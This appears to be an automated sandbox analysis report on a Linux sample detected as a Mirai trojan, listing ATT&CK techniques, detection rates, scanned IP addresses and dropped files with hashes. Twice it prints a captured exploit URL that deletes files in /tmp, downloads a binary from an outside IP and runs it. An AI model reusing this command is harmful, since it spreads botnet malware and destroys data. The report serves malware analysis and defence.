
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	I
Valid Accounts	Scripting 1	Systemd Service 1	Systemd Service 1	File and Directory Permissions Modification 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S F
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Owner/User Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	I
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Hidden Files and Directories 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap		C E F
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3	Manipulate Device Communication		M A F F
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Indicator Removal on Host 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		A A F

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VAkpLB9NSD	34%	Virustotal		Browse
VAkpLB9NSD	40%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
daisy.ubuntu.com	162.213.33.132	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
163.95.33.12	unknown	France		17816	CHINA169-GZChinaUnicomIPnetworkChina169Guangdongprovi	false
99.133.130.71	unknown	United States		7018	ATT-INTERNET4US	false
143.247.216.98	unknown	United States		600	OARNET-ASUS	false
14.67.87.249	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
34.253.128.117	unknown	United States		16509	AMAZON-02US	false
35.83.239.114	unknown	United States		237	MERIT-AS-14US	false
153.24.113.19	unknown	United States		6035	DNIC-ASBLK-05800-06055US	false
61.33.49.81	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
213.246.112.224	unknown	United Kingdom		8622	ISIONUKNamescoLimitedGB	false
190.3.232.15	unknown	Colombia		27695	EDATELSAESPCO	false
145.161.178.182	unknown	Netherlands		59524	KPN-IAASNL	false
14.83.92.185	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
163.173.208.45	unknown	France		2200	FR-RENATERReseauNationaldetelecommunicationspourlaTec	false
153.53.204.94	unknown	United States		14962	NCR-252US	false
191.201.174.22	unknown	Brazil		26599	TELEFONICABRASILSABR	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
119.110.214.225	unknown	Thailand		132280	SYMPHONY-AP-THSymphonyCommunicationThailandPCLTH	false
192.81.94.53	unknown	United States		36526	SOLIDNETWORKSUS	false
150.64.159.117	unknown	Japan		6400	CompaniaDominicanadeTelefonosSADO	false
24.248.177.16	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	false
81.145.172.175	unknown	United Kingdom		2856	BT-UK-ASBTnetUKRegionalnetworkGB	false
206.138.73.2	unknown	United States		701	UUNETUS	false
76.192.131.202	unknown	United States		7018	ATT-INTERNET4US	false
64.157.199.238	unknown	United States		3064	AFFINITY-FTLUS	false
207.79.253.237	unknown	United States		701	UUNETUS	false
24.29.43.193	unknown	United States		11351	TWC-11351-NORTHEASTUS	false
86.44.36.3	unknown	Ireland		5466	EIRCOMInternetHouseIE	false
111.94.22.213	unknown	Indonesia		23700	FASTNET-AS-IDLinknet-FastnetASNID	false
185.174.83.174	unknown	Spain		206853	NOLUES	false
166.191.174.159	unknown	United States		20057	ATT-MOBILITY-LLC-AS20057US	false
51.170.37.214	unknown	United Kingdom		2686	ATGS-MMD-ASUS	false
20.239.176.75	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
149.216.225.88	unknown	Germany		12422	EVONIK-ASRellinghauserStr1-11DE	false
175.222.122.210	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
100.161.179.154	unknown	United States		21928	T-MOBILE-AS21928US	false
190.11.143.232	unknown	Argentina		13585	PowerVTSAAR	false
128.133.181.98	unknown	United States		668	DNIC-AS-00668US	false
48.142.154.56	unknown	United States		2686	ATGS-MMD-ASUS	false
192.4.11.74	unknown	United States		54735	TTGSIUS	false
102.79.205.250	unknown	Morocco		6713	IAM-ASMA	false
183.215.48.170	unknown	China		56047	CMNET-HUNAN-APChinaMobilecommunicationscorporationCN	false
217.168.101.173	unknown	France		8218	NEO-ASNlegacyNeotelecomsFR	false
66.102.76.255	unknown	Canada		23252	IKCA	false
77.232.215.249	unknown	Romania		34744	GVMAleeaDiham5BlM5ScAAp46RO	false
61.32.60.251	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
25.133.163.160	unknown	United Kingdom		7922	COMCAST-7922US	false
9.19.79.150	unknown	United States		3356	LEVEL3US	false
44.7.88.220	unknown	United States		7377	UCSDUS	false
162.174.95.245	unknown	United States		21928	T-MOBILE-AS21928US	false
113.236.166.151	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
203.103.206.131	unknown	Australia		703	UUNETUS	false
211.77.233.26	unknown	Taiwan; Republic of China (ROC)		9674	FET-TWFarEastToneTelecommunicationCoLtdTW	false
144.9.114.238	unknown	United States		29982	AMRAS01US	false
65.49.182.27	unknown	United States		14397	AS-DNSUS	false
17.91.60.69	unknown	United States		714	APPLE-ENGINEERINGUS	false
133.193.92.246	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
161.158.120.198	unknown	Netherlands		36351	SOFTLAYERUS	false
52.213.34.178	unknown	United States		16509	AMAZON-02US	false
194.42.122.175	unknown	Netherlands		51849	ESHGRONL	false
65.11.83.24	unknown	United States		16509	AMAZON-02US	false
25.247.20.131	unknown	United Kingdom		199055	UKCLOUD-ASGB	false
71.174.203.94	unknown	United States		701	UUNETUS	false
2.132.16.202	unknown	Kazakhstan		9198	KAZTELECOM-ASKZ	false
205.148.173.209	unknown	United States		394417	AS-SONJUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
86.16.68.9	unknown	United Kingdom		5089	NTLGB	false
210.221.154.135	unknown	Korea Republic of		18302	SKG_NW-AS-KRSKTelecomKR	false
204.91.250.132	unknown	United States		2828	XO-AS15US	false
121.98.61.91	unknown	New Zealand		9790	VOCUSGROUPNZVocusGroupNZ	false
185.44.231.177	unknown	Armenia		44395	ORG-UL31-RIPEAM	false
159.246.182.74	unknown	United States		29899	GEISINGERUS	false
206.38.111.135	unknown	United States		721	DNIC-ASBLK-00721-00726US	false
32.39.52.251	unknown	United States		2686	ATGS-MMD-ASUS	false
163.99.80.145	unknown	France		17816	CHINA169-GZChinaUnicomIPnetworkChina169Guangdongprovi	false
106.17.119.188	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
207.245.252.226	unknown	Canada		15290	ALLST-15290CA	false
163.61.118.13	unknown	unknown		2516	KDDIKDDICORPORATIONJP	false
86.102.184.89	unknown	Russian Federation		12332	PRIMORYE-ASRU	false
24.31.202.208	unknown	United States		11426	TWC-11426-CAROLINASUS	false
205.163.75.70	unknown	United States		1239	SPRINTLINKUS	false
148.190.9.193	unknown	United States		42652	DELUNETDE	false
190.231.72.81	unknown	Argentina		7303	TelecomArgentinaSAAR	false
140.249.196.119	unknown	China		58541	CHINATELECOM-SHANDONG-QINGDAO-IDCQingdao266000CN	false
183.41.240.98	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
64.160.95.44	unknown	United States		7132	SBIS-ASUS	false
74.97.179.107	unknown	United States		701	UUNETUS	false
44.47.62.222	unknown	United States		7377	UCSDUS	false
205.152.84.119	unknown	United States		6389	BELLSOUTH-NET-BLKUS	false
58.145.54.251	unknown	Korea Republic of		38096	QRIXNETNW-AS-KRQrixnowoncableIncKR	false
146.85.189.61	unknown	United States		600	OARNET-ASUS	false
175.34.114.201	unknown	Australia		4804	MPX-ASMicroplexPTYLTDAU	false
1.191.88.99	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
54.140.144.69	unknown	United States		14618	AMAZON-AESUS	false
70.77.213.119	unknown	Canada		6327	SHAWCA	false
47.231.3.192	unknown	United States		7224	AMAZON-ASUS	false
209.194.208.209	unknown	United States		19179	COEPUS	false
94.63.128.32	unknown	Portugal		12353	VODAFONE-PTVodafonePortugalPT	false
62.175.199.40	unknown	Spain		12357	COMUNITELSPAINES	false
120.83.249.29	unknown	China		17816	CHINA169-GZChinaUnicomIPnetworkChina169Guangdongprovi	false
77.89.4.17	unknown	Italy		21309	CASAWEB-ASViaMolinoRosso8IMOLABOITALYIT	false
27.106.96.244	unknown	India		45194	SIPL-ASSysconInfowayPvtLtdIN	false
138.93.243.222	unknown	United States		11482	CANISIUS-COLLEGEUS	false

Runtime Messages

Command:	/tmp/VAkpLB9NSD
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	System update finished
Standard Error:	

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-sink	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.9219280948873623
Encrypted:	false
SSDEEP:	3:5bkPn:pkP
MD5:	FF001A15CE15CF062A3704CEA2991B5F
SHA1:	B06F6855F376C3245B82212AC73ADED55DFE5DEF
SHA-256:	C54830B41ECFA1B6FBDC30397188DDA86B7B200E62AEAC21AE694A6192DCC38A
SHA-512:	65EBF7C31F6F65713CE01B38A112E97D0AE64A6BD1DA40CE4C1B998F10CD3912EE1A48BB2B279B24493062118AAB3B8753742E2AF28E56A31A7AAB27DE80E7BF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	auto_null.

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-source	
Process:	/usr/bin/pulseaudio
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:v:v
MD5:	68B329DA9893E34099C7D8AD5CB9C940
SHA1:	ADC83B19E793491B1C6EA0FD8B46CD9F32E592FC
SHA-256:	01BA4719C80B6FE911B091A7C05124B64EEECE964E09C058EF8F9805DACA546B
SHA-512:	BE688838CA8686E5C90689BF2AB585CEF1137C999B48C70B92F67A5C34DC15697B5D11C982ED6D71BE1E1E7F7B4E0733884AA97C3F7A339A8ED03577CF74BE09
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.

/memfd:30-systemd-environment-d-generator (deleted)	
Process:	/usr/lib/systemd/user-environment-generators/30-systemd-environment-d-generator
File Type:	ASCII text
Category:	dropped
Size (bytes):	200
Entropy (8bit):	4.621490641385995
Encrypted:	false
SSDEEP:	3:+2snsY7+4VMPQnMLmPQ9JEcn8YLw6mNErZwb906izhs32Y0f/KiDXK/vi++BLiVv:Ess+4m4Mixc8Y06me6osMjDXj++yvn
MD5:	5EF9649F7C218F464C253BDC1549C046
SHA1:	07C3B1103F09E5FB0B4701E75E326D55D4FC570B
SHA-256:	B4480A805024063034CB27A4A70BCA625C46C98963A39FE18F9BE2C499F1DA40
SHA-512:	DF620669CD92538F00FEB397BA8BB0C0DC9E242BA2A3F25561DE20AE59B73AC54A15DBFBD4C43F8006FA09D0A07D9EC5DD5D395AD4746E022A17E78274DEB3B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	QT_ACCESSIBILITY=1.PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin.XDG_DATA_DIRS=/usr/local/share/:/usr/share/:/var/lib/snapd/desktop.

/memfd:user-environment-generators (deleted)	
Process:	/lib/systemd/systemd
File Type:	ASCII text
Category:	dropped
Size (bytes):	212
Entropy (8bit):	4.657790370557215
Encrypted:	false
SSDEEP:	6:ulsT4m4Mixc8Y06me6kLT0QsMjDXj++yvn:XT5ikXT05OLj+Hvn
MD5:	769AC00395ABDA061DA4777C87620B21
SHA1:	AC12A8E0EB413395C64577FA7E514626B8F8F548
SHA-256:	75867CD2977A9A9AAB70E70CFEE3C20151F31C9B3CBDA4A81C06627C291D2C82
SHA-512:	67C2B17CDD15B7F69BE2DF4F3136E3F393C1C6F990755DFEEC1B0B4E1081A15132A8D77A1624CAD1F6255591AE54CB9135F1B94FE31D5876E2A17B215CDB783
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	env=QT_ACCESSIBILITY=1.env=PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin.env=XDG_DATA_DIRS=/usr/local/share/:/usr/share/:/var/lib/snapd/desktop.

/proc/5534/oom_score_adj	
Process:	/usr/bin/dbus-daemon
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3A99
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0

/run/gdm3.pid	
Process:	/usr/sbin/gdm3
File Type:	ASCII text
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.5219280948873621
Encrypted:	false
SSDEEP:	3:P:P
MD5:	E5551C7CEB360246793FEB483612E3F7
SHA1:	C63367AD165600AABDD1C574B992ADA67C56741C
SHA-256:	2C9F910541B11F5D89D7F8B9AF827D9017B9250944BFCF91BFB5AD4C028F332C
SHA-512:	DB97B1DD691B0A992DF510D6BD2D4DE6EFD277144B53C18FD8FB9D81578F4E5940B998FFE8886532907429894073OD83CF34BDBA18717875E56F6F7CC2DB2EA

/run/gdm3.pid	
Malicious:	false
Reputation:	low
Preview:	6006.

/run/systemd/journal/streams/.#9:73653uiUoDx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.560026021342532
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5IhUBTSEJsTjs7Lbr:SbFuFyLVIg1BG+f+MmhUBT0ji4s
MD5:	B91D49CE2557E02CC01A10F2AB9EEBE9
SHA1:	B1B8F8E87D951C16D7FB5D247F8C0662CFC613AA
SHA-256:	15B40A57EEC4B1CAE697CD7D61864DCB367DB5DDE2EE338AF7198C9C7CD49EAE
SHA-512:	BD25893E41B4CFB1BB0FB2BA711A8C941B1DAD20B09BD335FB21E4E2599DD870EB00BC017594B02498CB53DD139D4B43323831C37024BF98AFABA19EC18D34 63
Malicious:	false
Reputation:	low

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=3497164b4cb246f38393d6b51ac61548.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:73654ClQDRA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.499963702494042
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmurAj2+GddZRVi0hul:SbFuFyLVIg1BG+f+MuUi+mVKqji4s
MD5:	900E2A265AC85D3DFE3A07B9BD156C59
SHA1:	2E30D497377B8260577CB50E9FD16B6D07614540
SHA-256:	D3C0BA93667E7009CF1365B7FC76AFB2017BD26A1D51CFD8E002500B466A4EAD
SHA-512:	7E836C5F0CBE334DFBB4E75B1F2B7F7F8E80C075361C6F88C91C148F52634BCE636F5C195CFB13374A762F80BD323BD7BBDBDB4A828687AC5EC4E04B770AB4 0
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=d59c3e4e1de0496c8860018d72018d91.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:756386sXyZw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.4314600530685375
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmspPsYEs9MHdYuqjs1:SbFuFyLVIg1BG+f+MspPVM9YTjbVC
MD5:	A106ED53E25EDD351932809D4A70023F
SHA1:	30C8904BB517DCAE589A3A7B285984B836844357
SHA-256:	35DA66BBD54ACD1C83A98A45114E127AC86387B7E041A3D77109096EDD09505D
SHA-512:	DF4DE80B4C264B2D10CD4EAA4054A3C55629E49FB91146595CD47FE065FF245591EEC560FE041E4B8A68F45F59286E86B38ABABB1AA21126DCF6E82E061E0A0 5
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=f225913a71d4461a84a4c5b8bbd6ebb8.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:75685RRWznB	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.417068415126586
Encrypted:	false

/run/systemd/journal/streams/.#9:75685RRWznB	
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmp/ek5ZrqjswkClrTq:SbFuFyLVIg1BG+f+MJPqjLkGq
MD5:	B22FD450A5A5DDC53ACA4B68E26F1B98
SHA1:	6AAFF18D7DCC8C55584D0161186576A8C60C34C7
SHA-256:	79993B84FF96CF37AD36103D672132B414AEA8A61AC91F4AF25A4FE703D48FEF
SHA-512:	BAB19428715540018A56EE66AC52765622D07D462F813267CCCE69035A5A0FA01D567EC35031525B5ED02875D5DB6A929A2BDF5F8C59C359CD01F0F31E940B64
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=cf786e77dd3447be8bfe04e9f41ffc55.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:75915HCdGVw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.410305570879114
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzUvGNiVIODchDAVvU:SbFuFyLVIg1BG+f+MgvgOAhDAV0josQu
MD5:	D8D6314461277133C77129E4FB780AFB
SHA1:	71E3626E5585C70D3514DE9904EC0C06FE5F463D
SHA-256:	D455280606EF126760DA3BC340F0793D410D8662FC069A8E6982CA464D15DE23
SHA-512:	628C783D8C4609AF68A7B71DAAD89483CB148D7529ADBA379AC48EBE251DC7BF10B9A361C84F8A9FB8B83CF6CB5FB4AAF33806566FB990C27AFEC7E651D940F8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=99fb8231056f4eb0a3e21bdf985f1fe0.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:76005aWiyjz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.394363138391089
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmz0AF39/EsIsZjsmNm:SbFuFyLVIg1BG+f+MAAp5e8jdCLKzK
MD5:	BE09CAD1AF4437BA223B8978CD74D4A1
SHA1:	2666CCD9301D0DF548AB8EBD115D69712AB8BBDF
SHA-256:	9AE0334C415FF53F616B3B1A120B1E1EA743AA3F827C9EF5B671C7856211E98A
SHA-512:	EB4C71437A36E060A84305351AD03CAF84FA5E055304D76209DD732E2698953E124601132CB0CA97278822320F1E9CB29955E5C76F67661E436B831CD9CD5C9D
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=956262de798b4c7d94c4ba92bafad4ed.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:76014zH5ply	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	200
Entropy (8bit):	5.452621470282318
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm7Bgo4cSQfDyJATu:SbFuFyLVK6g7/+BG+f+MDrs8jFmzXvn
MD5:	E89680316A139843733A2D75025313A5
SHA1:	82EFC5B799C3E04BB0F4625F7E67F82940ED6E10
SHA-256:	F4A9134A83CA137340DDE8F987CFEE2EA5A06778C1BD998F6889689A593FCB24
SHA-512:	09AD7C9AA66418E0F07D5636534606EFFFDABA5FC1BCC87A793A4178AB6F13E5B7A4BF65433496E8258AA2CFA6125B7E771880602AC3987848B5030C350A37BD
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=177c170257dc44fba8d975b969f44c04.IDENTIFIER=org.gnome.Shell.desktop.

/run/systemd/journal/streams/.#9:760344G3oLy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	200

/run/systemd/journal/streams/.#9:760344G3oLy	
Entropy (8bit):	5.429217202377235
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm6+EUwYW+e+sjs+M:SbFuFyLVI6g7/+BG+f+M6+EldjFmzXvn
MD5:	3CDDAE06779448CD749BE71BFC4DD3DE
SHA1:	FD3C6FB2E8E7D7417BA583AF8F31005AC23DBECE
SHA-256:	7BC4F9BC9ABEE406DB3506EB9A27C0D56337C849170C7966134DEF1CACA6195F
SHA-512:	B90B4A55A273A1CDEDD8E433EF7CA8A0492F49063F5FD00E32DE781521EC68B1B1B69144FDD3D1560536BA011A26BE8C3644E49C4489DE90BE225D2EFF2F98 1
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_I
	D=027b2c68309e434f98662303028f7db3.IDENTIFIER=org.gnome.Shell.desktop.

/run/systemd/journal/streams/.#9:76038xTCCEz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.300957548583688
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyCNgQ4UB4ndSk9swm:SbFuFyLVIg1BG+f+MyCNgQZBASk9sZjt
MD5:	802B5944D0FECCBFC810AD43C9BC21FC
SHA1:	FEAB588E618431F7F1152D825D3732ED527C66E5
SHA-256:	11B23180C2108320AF1ECF36AAFFA591DA058413055167B7053725966A720D32
SHA-512:	78985B6E94206BA8BA6DF45FA91001253E85F16B712E359CC2C8A8E5B1E71A8267AC4E681BBF191CC028BAAA71F86922A0499A7C45EBFB409215D2E40ECA19A 9
Malicious:	false

